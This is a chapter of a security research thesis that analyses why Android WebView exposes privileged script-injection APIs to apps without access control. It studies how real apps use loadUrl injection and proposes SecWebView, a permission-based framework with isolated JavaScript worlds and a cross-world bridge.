


Fig. 6.1.: Browser and WebView Architecture

Instead of refactoring the source code of web engine directly, both browser and WebView extend web engine through the APIs exposed by it. In order to be easily integrated, web engine exposes public APIs to external programs so that they can get involved in loading, displaying and manipulating web contents based on their needs. These public APIs are built in the embedding layer of web engine, called **Embedding APIs**.

Both browser and WebView consume these embedding APIs to customizing the behaviour of web engine, so that they can provide new features beyond what web engine can achieve.

Browser and WebView share the similar architecture to use the same web engine, and extend it by customizing the behaviour of it through the same embedding APIs. Therefore, it is not an architecture issue of WebView to cause the weakening of the TCB. To answer whether it is a design or implementation issue, we further explore the different between the design of browser and WebView.

6.1.2 Different Between Browser and WebView

The major different between browser and WebView is the way that they utilize web engine's embedding APIs. Protecting embedding APIs is important to maintain web engine as an TCB, since 'some' of them are not subject to the 'security principle' of web engine. Browser protects them well and maintains the TCB, but WebView fails and results in a weakened TCB.

We know that only the well-known web engines, such as WebKit on Safari, Blink on Chrome, Gecko on Firefox and Trident on IE, can serve as solid TCBs. It is not only because we trust the companies (e.g., Google and Microsoft) that developed them, but also because significant efforts and security tests have been applied to ensure that they strictly follows the security principle of the Web, known as *Same Origin Policy* (SOP). SOP isolates the web contents of one origin from the contents of another origin, so that malicious pages cannot compromise the contents from any other origin. Therefore, well-known web engines guarantee that only the trust entity can access the sensitive web contents (e.g., cookies, DOM) stored inside the web engine.

However, some of the embedding APIs are not subject to SOP, and they can manipulate web contents from any origin when invoked by external programs. Therefore, we call them **Privileged APIs**. We identify two types of privileged APIs.

- **In-context Script Evaluation.** External programs can invoke some privileged APIs to evaluate arbitrary strings as JavaScript codes in a given context of web engine.

The `executeScript()` API defined in the class `WebFrame` is one of the examples.

These privileged APIs are designed to support the 'javascript' resource identifier

scheme (the scheme encodes script code in a resource identifier) [138], which provides a mean to run custom script code when the resource identifier is dereferenced.

- **Delegation Hooks.** Some privileged APIs are exposed as hooks for the external programs to customize WebKit behaviors, such as the event-handling of `onPageFinished` and `Touch-Event` events. For example, to intercept the navigation event, or even change the consequence of the events, external programs can register callback functions to the hooks for the navigation event.

Due to the power of the privileged API, in order to maintain web engine as an TCB, it is important to protect them from untrusted code. Although both browser and WebView expose privileged APIs to untrusted entities, the way they protect them is different. For example, browser enforces different access control model when exposes privileged APIs to different entities. When user explicitly invokes these APIs through browser UI, no privilege check is performed since user's action is trusted. However, browser checks corresponding permissions for extensions to ensure only the trusted extensions by users can accesses these APIs. Untrusted extensions, the ones is not granted corresponding permissions, are blocked to access privileged APIs.

However, in the WebView scenario, WebView exposes the same privileged API to mobile apps. For example, the `loadURL()` API is extended from the `executeScript()` privileged API as we explained before. The current design of WebView does not enforce any access control to protect the privileged APIs. As the result, untrusted mobile apps can bypass the security principle of WebView by invoking the privileged APIs and weaken the

WebView TCB. Obviously, WebView design choose an improper access control model, and it is a *design flaw*.

6.2 Preliminary Studies

We found the answer the first question as the problem is a design issue, and it is due to the improper access control model to protect privileged APIs. The second question can be rephrase as: What is the proper access control model to protect privileged APIs in WebView design? To answer this question, we did several preliminary studies on how and why mobile apps need to access privileged APIs. We also investigate the access control models used by browser to protect privileged APIs for different types of component. If the usage of privileged APIs in WebView case has similarity with the usage in browser case, we can borrow idea from browser design.

6.2.1 Practical Usages of privileged APIs in WebView

For the two types of privileged APIs, the usage of *delegation hooks* is straightforward. Mobile apps intercepts few number of events inside WebView, and run their callback functions. The impact of this type of privileged APIs is limited. We are more interested in the type of *Script Evaluation* privileged APIs, which is exposed as the WebView's API *loadUrl*. It is because the practical usage may be limited, although injected script is powerful in theory, including interacting with the user, controlling the browser and altering the document content.

Therefore, we investigated 600 android apps from *Google Play*; we select top 20 apps across 15 different categories (e.g. Entertainment, Productivity, Utilities). By scanning the disassembled apps code, we identified all apps that may inject script. But we captured the actual injected script at runtime, because the script can be dynamically generated by mobile apps. We formulate *four* practical usages to inject script and understand how it interacts with web content.

Statistics. In our case study, we found 28% of apps do not use WebView and 42% embed WebView but do not inject script. 180 apps (30%) inject script including 87 to local files, 75 to *http* scheme, 18 to blank page, but **0** to **https** page. However, we believe the percentage of apps injecting script is much higher, because we found several usages in Java SDK, which are imported by millions of mobile apps. Libraries include *Millennial-Media*, *MobClix*, *OpenFeint* and *PhoneGap* (figure 6.2(b)), which are imported by more than **60000** apps. For example, although 3500 apps inject script to WebView by including *OpenFeint*, but all of them are from a single category, Game, from Google Play. Since we only choose top 40 apps from each categories, the number of apps that inject script to WebView is much higher.

Usage 1: Enhance Visualization of Page. Injected script is used to reformat the layout or themes of the page to best fit a smart-phone's smaller screen size. Since not all the webpage supports this auto-resizing feature, mobile apps need to inject script to perform the actions like modifying DOM. For example, the e-book app **Alice's Adventures in Wonderland**, which displays book contents in WebView, injects the following script to change the font and color of the page contents or background color.




Fig. 6.2.: Script Injection Statistics

```
private void setupColor() {
    ww.loadURL("javascript:(function () {
        b=document.body; b.style.background='black';
        b.style.color='white';
        e = document.getElementsByTagName('a');
        for(i=0;i<e.length;i++){
            e[i].style.color='red';}
    })()");
}
```

Usage 2: Redirect Device/App's Events to Page. Injected script is also used to redirect device's and app's events to the page. Due to the design of WebView, pages inside WebView cannot receive the events occurred in the device and app, such as the volume down/up button is pressed and the mobile app is retrieved from/put into the background. These events is important, especially for HTML5-based mobile apps, such as

PhoneGap [21] apps. In order to behave like a native app, PhoneGap apps need to react when these actions occurred (e.g., webpage needs to pop up menu when users press the device's menu key). An easy way is to inject script into the page and encode the name of the event (e.g., *menubutton*, *fireDocEvent*) in the script, as the following script shows:

```
public boolean onKeyDown(int keyCode, KeyEvent event) {

    if (keyCode == KeyEvent.KEYCODE_VOLUME_UP)

        ww.loadUrl("javascript:cordova.fireDocEvent('volumeupKey');");

    else if (keyCode == KeyEvent.KEYCODE_MENU)

        ww.loadUrl("javascript:cordova.fireDocEvent('menuKey');");

    } // Similar injected code for other events.
```

Usage 3: Send Device Resources to Page. WebView sandbox prevents the page inside it directly access system resources (e.g., Contact, Calendar). These resources are important for the pages to provide rich user experience. For example, **MobClix**, an advertisement network, uses these resources to provide more accurate advertisement. The mobile apps that would display commercials need to import MobClix's SDK, and the SDK will fetch AD pages and load them into WebView. MobClix will inject script into the AD pages with contact and geolocation resources embedded, as following code snippet shows:

```
location = locationManager.getLastKnownLocation("gps");

JSONObject.put("altitude", location.getAltitude());

JSONObject.put("latitude", location.getLatitude());

mWebview.loadUrl("javascript:eval('" + gpsDataCallback

    + "(" + JSONObject.toString() + ")');"");
```

Although `addJavaScriptInterface` provides a way to pass this barrier, some mobile apps choose to not use it due to the lack of finer-grained access control.

Usage 4: Send Mobile App Data to Page. Similar to device resources, pages inside `WebView` are isolated from mobile app's resources. Mobile app's data is also important for some mobile apps, such as **OpenFeint** which is a social gaming network product used by 3500 mobile apps. By importing its Java SDK, developers can add social networking aspects with minimal effort. To easily support multiple mobile platforms, OpenFeint reuses its JavaScript library which is executed in a hidden `WebView` to interact with back-end server. OpenFeint needs to use the current mobile app's environment information to initiate its JavaScript library. Therefore, mobile apps inject script to the `WebView` by invoking *clientBoot* callback function with environment information as parameter. When mobile apps need to send request to server, they inject script to the `WebView` and invoke a JavaScript callback function *completeRequest* with request information as parameter, which actually constructs and sends the request.

```
public void loadInitialContent(String env) {  
    mWebNav.loadUrl("javascript:OF.init.clientBoot('"+env+"')");  
}  
  
public void apiRequest(Map<String, String> op) {  
    mWebNav.loadUrl("javascript:OF.api.completeRequest("+  
        requestID+", "+statusCode+", "+response+"");  
}
```

6.2.2 Protection on Privileged APIs in Browser

Modern browsers are not just limited to these basic functionalities; browsers build other components on the top of the browser engine, such as *extension* and *plugin*, to further extend the functionality of browser and provide richer user experience. Although some of these untrusted components can still access privileged APIs, browser enforce different access control models to protect the APIs to maintain browser as an solid TCb. we formulated three models used in browser design.

Users Model. Browser UI component (e.g., address bar) enables the users to interact with webpage from any origin in the browser, and this is achieved by invoking web engine's privileged APIs. However, no security check is enforced on this component, because Browser UI is written in native code, which cannot be tampered by the script in the malicious page. In other words, ONLY users can explicitly trigger the UI events. For example, when users navigate to an URI in JavaScript scheme (url starts with the "javascript:"), such as typing into browser's address bar or clicking a bookmarklet icon, the script in the URI will be executed in the page displayed in the browser. Once users trigger the action, Browser UI will invoke privileged APIs to execute the script and bypass the SOP without any security check.

Widget Model. Modern browsers allow users to install widgets (i.e. extensions or add-ons) to extend their functionalities. Widgets can access privileged APIs to customize page from any origin, but they needs to declare corresponding permissions in the manifest file. For example, Chrome extension can use API *chrome.tabs.executeScript* to inject script to pages. In order to invoke this API, extension need to declare *tabs* and *cross-origin*

permissions, and users need to grant these when installing the extension, as the following code shows:

```
/* Extension Code*/

chrome.tabs.executeScript(tab,{file:"content_script.js"});

/* Extension's Manifest File - manifest.json */

{..., "permissions": [ "tabs", "http://**/" ], ... }
```

Plugin Model. Although plugins are isolated from the page, browsers allow plugin, such as *Silverlight*, *Java Applet*, and *Flash* to inject JavaScript code to the host page. Browser engine exposes privileged APIs to the plugins, but an *explicit consent* from the host page is required to access them. For example, when a page embeds a *Flash* plugin using the *object* tag, it needs to set the value of the *allowScriptAccess* property to *true* in order to consent to script injection [139].

```
<!-- Embed A Flash Plugin -->

<object classid="clsid:d27cdb6e">

    <param name="movie" value="player.swf">

    <param name="type" value="application/x-shockwave-flash"/>

    <param name="allowScriptAccess" value="always" />

</object>

<!-- Embed A Java Applet Plugin -->

<object classid="clsid:8AD9C840">

    <param name="code" value="XYZApp.class">

    <param name="type" value="application/x-java-applet">
```

```

    <param name="scriptable" value="true">

</object>

<!-- Embed A Silverlight Plugin -->

<object classid="clsid:8b6e40A">

    <param name="source" value="Silverlight.xap"/>

    <param name="type" value="application/xx-silverlight-2"/>

    <param name="enableHtmlAccess" value="true" />

</object>

```

6.3 SecWebView Model Design

To prevent the existing attacks on WebView from mobile apps, we propose SecWebView framework. SecWebView framework is built on the existing WebView design to enhance its security, and enforces new access control model on the WebView APIs which could exposes privileged APIs. This and next section discuss the design of SecWebView framework. This section mainly focuses on the access control model adopted by SecWebView, and justifies why this model is suitable. Next section explains the system design of SecWebView in order to achieve the new model.

6.3.1 Adversary Model

Attacker's goal is to compromise the page loaded inside the WebView embedded in the malicious mobile app. Common attacks on the Web, such as XSS, CSRF, and phishing

attacks (e.g. faked WebView) [140] are not in our scope since the fundamental problem is not the design of WebView.

WebView embedded in a malicious app is not equivalent to a compromised or malicious browser. The architecture of WebView in Figure 6.1 shows that JNI mechanism isolates the Java part and the native part of WebView. Malicious app can entirely control the Java part, but still cannot access the native part of WebView which controls and stores the sensitive web contents. However, compromised browser is equivalent to the case that attackers exploit web engine flaw (e.g., buffer overflow) to control the native part of WebView.

6.3.2 Access Control Model

SecWebView adopts the model similar to browser’s widget model. In order to customize the webpages from certain origin through certain privileged API, mobile application needs to declare permissions associated to that privileged API for that origin, in app’s *AndroidManifest.xml* file. It is similar to how browser extensions declare privileges to access privileged APIs. SecWebView introduces permissions associated with WebView to Android permission system. During the install-time, SecWebView gives full view of the requested WebView permissions to user, along with other Android permissions declared, and user decides whether to grant them or not. SecWebView checks the corresponding permissions at runtime when mobile apps access privileged APIs. Moreover, SecWebView prompts user on per-use and per-site basis for the “high risk” actions from mobile apps.

The following code shows the manifest file of a mobile app which declares all WebView permissions for local pages, and the permissions to inject script to a separate context and access DOM nodes if the page comes from the origin *https://scissorsfly.com*. By default, no WebView permission is granted for the origins without explicit declaration.

```
<access origin="file://*">

    <permission name="WebView.*">


</access>

<access origin="https://*.scissorsfly.com">

    <permission name="WebView.LoadUrl.Isolated">

    <permission name="WebView.Script.DOM">

</access>
```



(a) Warning prompt Case 1

(b) Warning prompt Case 2

Fig. 6.3.: SecWebView Runtime Prompt Warnings

Widget model depends on users to make an access control decision when installing the app. The problem is whether they can make a correct one or not. Our investigation shows

that WebView case is similar to browser extension case. The success of adopting this model on extensions for both chrome [141] and firefox browsers reflects a positive answer. Browser extensions generally inject script to the webpage on two scenarios: 1) Only inject to certain pages (e.g., Gmail extension only needs to inject script to gmail page to customize it). 2) Inject to any page but provide a specific functionality (e.g., Skype extension that injects script to any page but only changes the phone number to a skype callable link). When users install the extension, even non-programmer can have a roughly idea which sensitive page resource is necessary for the extension. The study we explained in the previous section shows that mobile apps inject script to WebView also under the same scenarios.

Similar model is proposed on web apps on mobile browsers [142]. In addition, WebView is more suitable for this model because users would *ONLY* load the pages related to the functionality of the mobile apps. It is impossible for users to load online banking page in the WebView embedded in the gaming mobile app. Therefore, users can make access control decision much easier and accuracy when installing mobile app that embeds WebView than browser extension.

It is still possible for users to make an inappropriate install-time decision. SecWebView provides extra access control on the “dangerous” actions to prompt users on a per-use, per-site basis. The “dangerous” actions include the ones requiring high-risk permissions listed in Figure 6.5 or the permissions not declared, and any customization on pages under HTTPS scheme since it is rarely used in real world. Figure 6.3(a) shows the warning prompt when app injects script to a page not declared in the manifest file; Figure 6.3(b) shows the warning prompt when app injects script to a *HTTPS* page although it has already declared the permissions for this origin.

6.4 SecWebView System Design

The previous section explained the model adopted in SecWebView framework, and how developers and users use SecWebView. This section discusses the detail of the SecWebView system design to achieve the new model.

6.4.1 SecWebView System Overview

SecWebView design follows several security principles. The first principle is to follow the model we identified in the previous section. Therefore, we systematically investigate all the WebView APIs that exposes the underlying web engine's privileged APIs. SecWebView introduces the permission associated to a group of WebView APIs that have a similar functionality (See Figure 6.5). When invoking these APIs, SecWebView checks the corresponding permission.

Among all of the WebView APIs, the *loadUrl* API is the most complicated one in term of security. This API allows untrusted mobile apps inject arbitrary scripts, which increase the the number of available entry points can be attacked. However, the versatile usages we identified in the previous study indicate that we cannot simply block the script injection feature. To follow the principle **Minimizing attack surface**, SecWebView pursues an alternative direction to replace the *loadUrl* API. SecWebView introduces *specialized APIs* to facilitate generic functionalities without code injection.

Since specialized APIs cannot replace script injection, finer-grained access control (i.e. multi-level execution environments) on the injected script from the *loadUrl* API is needed. Injected script can be executed either in the webpage's JavaScript virtual machine




Fig. 6.4.: Architecture of SecWebView

(*Web-World*) or in a separate JS virtual machine (*Android-World*). Sensitive page contents (i.e. cookies, local storage and DOM) are isolated from *Android-World*, and corresponding permissions are required to access them. In addition, due to the demands of mobile apps, we provide a secure **bridge** between Android and Web World to enable script in different JavaScript VMs to interact with each other.

The above principles can be applied to other mobile platforms in theory, since the core parts of our design (e.g., Multiple Worlds and X-World Bridge) are built on the mobile-systems independent web engine. Since only Android system is open-sourced, we

only implemented our idea on Android WebView. Although web engine design on different platforms follows the similar standard, the actual implementation may need to be modified.

6.4.2 Access Control on WebView APIs

WebView exposes Java APIs to untrusted mobile apps. Some of the APIs (e.g., `loadUrl`) eventually invoke the underlying web engine's privileged APIs. SecWebView enforces permission checks on these APIs to ensure that the mobile app only gains the privileges it declared. We systematically identified all of these WebView APIs and defines corresponding WebView permission as Figure 6.5 shows.

Hooks provided in the *WebViewClient* class expose web engine's privileged APIs (delegation hook) to mobile apps. Apps can monitor the event occurred for every webpage within WebView through these hooks. Two types of WebView hook permissions are defined. One permission is `WebView.Hook.Event`; this one is required to use the hooks that can only monitor the WebView events, such as *onPageFinished*. Another permission is `WebView.Hook.URL`, which is required to use the hooks that can change the consequence of WebView events (e.g. *shouldOverrideUrlLoading*).

Some specialized SecWebView APIs are implemented using web engine's privileged APIs. In order to use them, apps need to declare corresponding permissions as well. For example, the permission `WebView.SpecAPI.Message` is required to invoke the specialized API *postMessage*; and the permission `WebView.SpecAPI.invokeJS` will be checked to access the specialized API *invokeJSFunction*.

For the WebView APIs that could inject script (e.g., *loadUrl*), SecWebView provides multi-level execution environment and enforces finer-grained access control on the injected script. This is because these APIs are complicated in terms of security than the previous APIs we discussed. We will explain them in next subsection.

WebView Permission		Description	Risk
WebView. Hook.	Event	Intercept the page loading events.	Low
	URL	Modify Consequence of Navigation events	Medium
WebView. SpecAPI.	Message	Exchange data with page in WebView.	Low
	InvokeJS	Invoke registered JS functions in the page.	Medium
WebView. loadUrl.	Isolated	Isolated & Inject script to separate context.	Low
	Page	Inject script to page's context.	High
WebView. Script.	DOM	Access DOM node.	High
	Storage	Access local storage.	High
	Cookie	Access cookies.	High

Fig. 6.5.: WebView Permissions

6.4.3 Alternative method for *loadUrl* API

At the same time when untrusted mobile apps customize WebView to provide rich user experience by injecting JavaScript code, it increases security risks in WebView design. The number of WebView Java APIs exposed to the apps is outnumbered by the number of JavaScript APIs that are accessible to the injected script; and it leads to a larger attack surface. Although the study in Section 6.2 indicates that we cannot simply turn off this feature, we observe that the four practical usages do not necessarily require apps to inject script into WebView. The first usage (enhancing visualization) may be more challenging without injected JavaScript, because what it needs can be application dependent. The rest of the usages are generic functionalities.

Therefore, SecWebView provides Specialized APIs. The purpose of these APIs is to facilitate the mobile apps to accomplish the generic tasks without injecting script. It can reduce the amount of code running and the number of available entry points that can be attacked by untrusted apps. *Specialized APIs* include: (1) API `WebView.dispatchEvent` to allow mobile apps to dispatch events by passing the name of the customized event such as system volume up/down. (2) API `WebView.postMessage` to allow mobile apps to send data to the pages inside WebView by passing the data as arguments. (3) API `WebView.invokeJSFunction` to allow mobile apps to invoke a JavaScript function defined in a webpage that is explicitly exposed.

6.4.4 Fine-grained Access Control on *loadUrl* API with Multiple Worlds

Simple introducing a permission for script injection WebView APIs is not enough, because the injected script can access any webpage contents. A finer-grained access control to constrain the power of the injected script is needed. The challenge is to limit the interaction between the injected script and the script comes from the page. If the injected script executes in the same JavaScript runtime as the page script, it is hard to find an effective and practical way to isolate them [143,144]. That is the reason why web engine is designed to evaluate scripts from different origin in the different JavaScript virtual machine (VM) (called *Runtime* or *Context*); so web engine can follow the Same Origin Policy to constrain the power of the script from different origin.

Android World. With the permission `WebView.LoadUrl.WebPage` declared, mobile apps can still inject script to JavaScript runtime for page's script (named **Web World**). In

additions, SecWebView provides multi-level execution environment. It can execute the injected script in a separate JavaScript VM (named **Android World**) with the permission `WebView.LoadUrl.Isolated` declared. Mobile developers can explicitly indicate the World to execute the injected script when calling API *loadUrl*. We customize Barth et al.'s [145] isolated-world mechanism, which is designed to protect page from malicious extension. SecWebView creates a separate JavaScript VM for *Android World*; later injected script to current page will be evaluated in the this VM.

The design of *Android World* can completely isolate the page's script with injected script; and we will discuss how to enable the limited communication between the two worlds in the next subsection. We also need to limited the power of the injected script to other web resources. Therefore, we conduct a systematically study on all the web resources, identify the sensitive ones and improve the isolated-world mechanism design to satisfy the demands of WebView case. For example, saved sensitive data by the page (e.g., **Cookies** and **Web Storage**) and in-memory sensitive data (e.g., Document object model or DOM which is a data structure to represent page contents) need to be protected. Each DOM node has a corresponding JavaScript implementation object, which is a reference of the DOM node. This reference is required to access the DOM node properties. In SecWebView, without the permission `WebView.Script.DOM` declared, none of the reference of DOM node is visible to the script in *Android World*. Injected script can only get a *NULL* pointer when accessing *window.document* object. Similar protection mechanism is used for **Cookies** and **Web Storage**.

Some web resources are not sensitive and do not need to be protected. **Native JavaScript** APIs (e.g., *XMLHttpRequest* API that helps page to send Ajax requests) and

build-in APIs (e.g., Math library) do not contain any domain specific contents. Another type of object is **registered Java object** which is implemented by mobile apps.

Therefore, invoking them using injected script does not escalate any privilege. We do not enforce security check for these non-sensitive objects.

6.4.5 Bridge to Connect Multiple Worlds

We discussed that SecWebView isolates the injected script by executing it in an separated JavaScript VM (*Android World*). However, the case study we did indicates that interaction between injected and page script is needed. In this section, we will explain our design to satisfy this demand. The **goal** of the design is to provide a bridge to support **secure** communication between *Web World* and *Android World*. Based on our investigation, existing mobile apps only require to invoke certain callback functions defined by page script to customize a webpage. They do not need to access the function body or overwrite it.

Contributions in the Bridge Design

It is challenging to design such a bridge because it violates the *design principle* and the *security principle* of the *JavaScript engine*. The purpose of introducing the concept *Context* by JavaScript engine is to completely isolate the script from different origins. Based on this **design principle**, JavaScript virtual machine (VM) is designed as a sandbox in which script can only perform web-related actions within its VM. Therefore, script in one VM cannot directly access objects in another VM since it does not have the

reference of the object in another VM. In addition, no communication mechanism and API was designed for cross-VM interaction. Although the *postMessage* API allows interaction between frames on the client, typically done by having one frame use an `iframe` to load another frame, it is just purely text-based message delivery with no reference involved which is not what we want to design.

To prevent one page from obtaining JavaScript pointers that belong to other security origin, JavaScript engine uses **object capability discipline** to enforce the same-origin policy. One of the *security principles* of JavaScript engine is that malicious script is unable to interfere with objects in foreign security origins without *reference* to these objects. Paper [146] demonstrates that a single JavaScript reference that leaks to foreign security origins may lead to the whole VM to be compromised. This is because JavaScript objects inherit many of their properties from a prototype object. From one leaked reference, attack can follow the prototype chain to exploit the objects in the whole foreign context. If SecWebView supports cross-world communication, references leaking is the key part for the security of the bridge. We should allow script to invoke functions in other security origins without letting it get any references that seem controversial to the *security principles* of JavaScript engine.

6.4.6 Cross-World Bridge Design

We can change the core of JavaScript engine or build a layer on the top of it to achieve our goal. The second approach is more *JavaScript engine* independent. We use V8 used by WebView in Android to explain. Any C++ application can embed V8 and access V8 API

defined in the header *include/v8.h*. The V8 API provides basic functions to manipulate JavaScript objects inside V8 engine, such as compiling and executing script and accessing C++ methods and data structures. Since different JavaScript engine uses different mechanism to compile and execute script, we can avoid to change the core of JavaScript engine if we take advantage of APIs exposed by different engines.

We use **caller** to represent the injected script in *Android World* and **callee** to refer to the JavaScript function defined by the page in *Web World*. To establish the bridge, we must support the channel from caller to bridge and from bridge to callee. The value returned from callee will be transmitted in the opposite way.

From Caller to Bridge: The first design issue is to provide a channel for the *caller* to send invocation request to the bridge. Since caller is the script running inside VM sandbox and bridge is native code outside VM, the standard way is to expose a native JavaScript API such as *DOM APIs* and *Ajax XMLHttpRequest API*. SecWebView introduces new native JavaScript API called **window.invokeXVMFunc**. As the examples code in **Figure 6.6** and section 6.5.2 show, caller sends the callee information as parameter when invoking this API to notify bridge.

From Bridge to Callee: After the bridge receives the cross-context invocation request, it needs to find a way to invoke the callee. Both *indirect* and *direct* approach can be done using V8 APIs. The **indirect** approach is to compile (using API *v8::Script::Compile*) string into script and execute (using API *v8::Script::Run*) it. This string contains the callee name and parameters. However, it is hard to prevent script injection from malicious parameters and there is no way to invoke the anonymous functions. Therefore,

SecWebView adopted the `direct` approach using V8 API `v8::Function::Call`. This API requires the callee's *context* and *reference*. Context of callee is the *Web World* context which is maintained inside bridge. Bridge also needs to get the callee reference from the callee information in the invocation request sent by caller. We will discuss more about this important step in the next part.

